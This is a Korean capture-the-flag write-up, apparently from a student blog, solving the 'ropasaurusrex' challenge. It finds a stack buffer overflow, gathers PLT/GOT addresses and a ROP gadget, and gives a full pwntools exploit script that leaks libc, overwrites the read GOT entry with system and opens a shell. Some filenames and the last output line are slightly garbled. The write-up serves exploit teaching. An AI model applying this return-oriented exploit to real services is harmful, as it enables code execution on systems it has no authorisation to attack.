


[plaid CTF] ropasaurusrex

- 먼저 ropasaurusrex 바이너리파일을 다운받습니다. 그리고는 가장 먼저 하는일!
IDA로 바이너리파일을 까고, 취약점이 어디인지 확인해봅시다!




```
; Attributes: bp-based frame
; int __cdecl main(int, char **, char **)
main proc near
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 10h
call    sub_80483F4
mov     dword ptr [esp+8], 4 ; n
mov     dword ptr [esp+4], offset aWin ; "WIN\n"
mov     dword ptr [esp], 1 ; fd
call    _write
leave
retn
main endp
```

- main에서 저부분!을 클릭해서 들어가줍니다

```
ssize_t sub_80483F4()
{
    char buf; // [esp+10h] [ebp-88h]
    return read(0, &buf, 0x100u);
}
```

- buf크기는 0x88인데 받는크기는 0x100 BOF(BufferOverflow) 취약점이 발생하게 됩니다. exploit 하기 전에 파일에 어떠한 보호기법들이 들어가있는지를 확인해 봅시다.

- 명령어 : checksec ropasaurusrex



```
m0nday@trust ~/challenges/problems/ropasaurusrex $ checksec ropasaurusrex
[*] '/home/m0nday/challenges/problems/ropasaurusrex/ropasaurusrex'
Arch:      i386-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
m0nday@trust ~/challenges/problems/ropasaurusrex $
```

- nx라는 기법이 enable되어있네요!! nx란

- (non excute)스택 & 힙에 실행권한이 없다!
- 보통 nx가 적용되어있는경우는 rop를 이용해서 우회합니다!
- 그럼 이 파일에선 어떤 함수들을 사용 하는지 확인해봐야겠죠!!
 - 명령어 : gdb -q ropasarussex
 - 명령어 : info fun

```
(gdb) info fun
All defined functions:

Non-debugging symbols:
0x080482fc  __gmon_start__@plt
0x0804830c  write@plt
0x0804831c  __libc_start_main@plt
0x0804832c  read@plt
(gdb) █
```

- write하고 read함수밖에 쓰지 않는군요!! 그럼 이를 이용해서 payload를 구성해 봅시다!
- 저희는 궁극적으로 system("/bin/sh")라는 문구를 만들어야합니다.

```
read_plt + pppr + 0 + bss + 8
```

-> read_plt로 bss를 8만큼 쓴다

```
write_plt + pppr + 1 + read_got + 4
```

-> write_plt 에서 read_got주소를 읽어온다.

```
read_plt + pppr + 0 + read_got + 4
```

-> read_plt 로 read_got에 있는 값을 4만큼 쓴다.

```
read_plt + AAAA + "/bin/sh"
```

-> read_plt에 bss를 입력한다.

- 이렇게 구성이 됩니다. 그럼 각 인자들을 찾아야겠죠!

- 찾아야할 인자들

- read_plt
- read_got
- write_plt
- pppr가젯
- bss
- read_plt - system
- shell = "/bin/sh"

- 4번을 구하는 이유는 PPPR = (pop pop pop ret) read나 write함수 안에 있는 인자들의 값을 빼주고 입력해야하기때문에 보통 인자 갯수만큼 pop을 한후 ret를 하는 가젯을 구합니다.

- 6번을 구하는 이유는 ASLR이라는 보호기법이 적용되어있어 항상 system주소의 위치가 바뀌게 됩니다. 하지만 두 함수간의 거리는 변하지 않기 때문에 offset을 구해서 이를 이용해 system위치를 찾는 것 입니다.

- read_plt

- 명령어 : objdump -d ./파일명 | grep read

```
m0nday@trust ~/challenges/problems/ropasaurusrex $ objdump -d ./ropasaurusrex | grep read
80482de: e8 ed 00 00 00 call 80483d0 <read@plt+0xa4>
80482e3: e8 d8 01 00 00 call 80484c0 <read@plt+0x194>
0804832c <read@plt>:
804837e: 75 3f jne 80483bf <read@plt+0x93>
8048398: 73 1e jae 80483b8 <read@plt+0x8c>
80483b6: 72 e8 jb 80483a0 <read@plt+0x74>
80483dd: 74 12 je 80483f1 <read@plt+0xc5>
80483e6: 74 09 je 80483f1 <read@plt+0xc5>
8048416: e8 11 ff ff ff call 804832c <read@plt>
8048426: e8 c9 ff ff ff call 80483f4 <read@plt+0xc8>
8048466: e8 4f 00 00 00 call 80484ba <read@plt+0x18e>
804848c: 74 24 je 80484b2 <read@plt+0x186>
80484b0: 72 de jb 8048490 <read@plt+0x164>
80484cf: 74 13 je 80484e4 <read@plt+0x1b8>
80484e2: 75 f4 jne 80484d8 <read@plt+0x1ac>
80484f3: e8 00 00 00 00 call 80484f8 <read@plt+0x1cc>
80484ff: e8 6c fe ff ff call 8048370 <read@plt+0x44>
```

- read_got

- 명령어 : objdump -R ./파일명 | grep read

```
m0nday@trust ~/challenges/problems/ropasaurusrex $ objdump -R ./ropasaurusrex | grep read
0804961c R_386_JUMP_SLOT read@GLIBC_2.0
```

- write_plt

- 명령어 : objdump -d ./파일명 | grep write

```
0804830c <write@plt>:
8048442: e8 c5 fe ff ff call 804830c <write@plt>
```

- pppr가젯

- 명령어 : objdump -d ./파일명 | grep pop -A2

```

m0nday@trust ~/challenges/problems/ropasaurusrex $ objdump -d ./ropasarusrex | grep pop -A2
80482c8:      5b                pop     %ebx
80482c9:      81 c3 3c 13 00 00 add     $0x133c,%ebx
80482cf:      8b 93 fc ff ff ff mov     -0x4(%ebx),%edx
--
80482e8:      58                pop     %eax
80482e9:      5b                pop     %ebx
80482ea:      c9                leave
80482eb:      c3                ret
--
8048342:      5e                pop     %esi
8048343:      89 e1             mov     %esp,%ecx
8048345:      83 e4 f0          and     $0xfffffffff0,%esp
--
80483c2:      5b                pop     %ebx
80483c3:      5d                pop     %ebp
80483c4:      c3                ret
80483c5:      8d 74 26 00       lea     0x0(%esi,%eiz,1),%esi
--
8048453:      5d                pop     %ebp
8048454:      c3                ret
8048455:      8d 74 26 00       lea     0x0(%esi,%eiz,1),%esi
--
80484b5:      5b                pop     %ebx
80484b6:      5e                pop     %esi
80484b7:      5f                pop     %edi
80484b8:      5d                pop     %ebp
80484b9:      c3                ret
80484ba:      8b 1c 24          mov     (%esp),%ebx
--
80484e7:      5b                pop     %ebx
80484e8:      5d                pop     %ebp
80484e9:      c3                ret
80484ea:      90                nop
--
80484f8:      5b                pop     %ebx
80484f9:      81 c3 0c 11 00 00 add     $0x110c,%ebx
80484ff:      e8 6c fe ff ff   call    8048370 <read@plt+0x44>
8048504:      59                pop     %ecx
8048505:      5b                pop     %ebx
8048506:      c9                leave
8048507:      c3                ret

```

- bss구하기
 - 명령어 : gdb -q ./파일명
 - 명령어 : info file
- read_plt - system
 - 명령어 : gdb -q ./파일명
 - 명령어 : start
 - 명령어 : p system
 - 명령어 : p read
 - read에서 나오는 값과 system에서 나오는 값을 빼면 됩니다.

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e39da0 <system>
(gdb) p read
$2 = {<text variable, no debug info>} 0xf7ed4b00 <read>
(gdb) █
```

- 이제 이걸 이어서 payload를 작성합니다.

```
from pwn import *

r = process("./rop")

read_plt = 0x0804832c
write_plt = 0x0804830c
read_got = 0x0804961c
bss = 0x08049628
shell = "/bin/sh"
pppr = 0x080484b6
offset = 0x9AD60
payload = ""
payload += "A"*140
payload += p32(read_plt) + p32(pppr) + p32(0) + p32(bss) + p32(len(shell))
payload += p32(write_plt) + p32(pppr) + p32(1) + p32(read_got) + p32(4)
payload += p32(read_plt) + p32(pppr) + p32(0) + p32(read_got) + p32(4)
payload += p32(read_plt) + "AAAA" + p32(bss)

r.send(payload)
print("[+] send payload")

r.send(shell)
print("[+] send shell")
sleep(1)
readadd = u32(r.recv(4))
system = readadd - offset

print("[+] readadd : ", readadd)
print("[+] system add is : ", system)
r.send(p32(system))

r.interactive()
```

- 이런식으로 하면 exploit에 성공하게됩니다 :)

```
m0nday@trust ~/challenges/problems/ropasaurusrex $ python payload.py
[+] Starting local process './rop': pid 11402
[+] send payload
[+] send shell
('[+] readadd : ', 4159523584)
('[+] system add is : ', 4158889376)
[*] Switching to interactive mode
$ ls
payload.py  rop
$ id
uid=1010(m0nday) gid=1010(m0nday) 그 ≡ ≡ =1010(m0nday)
```

한국디지털미디어고등학교 이동준
m0nday.tistory.com